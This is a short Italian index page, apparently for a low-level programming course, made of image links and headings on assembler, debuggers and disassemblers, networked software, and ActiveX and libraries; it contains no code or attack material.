
Teoria dell’assembler.
Teoria dei debuggers, disassemblatori ecc.




Teoria del software in rete.

Teoria activeX e librerie.



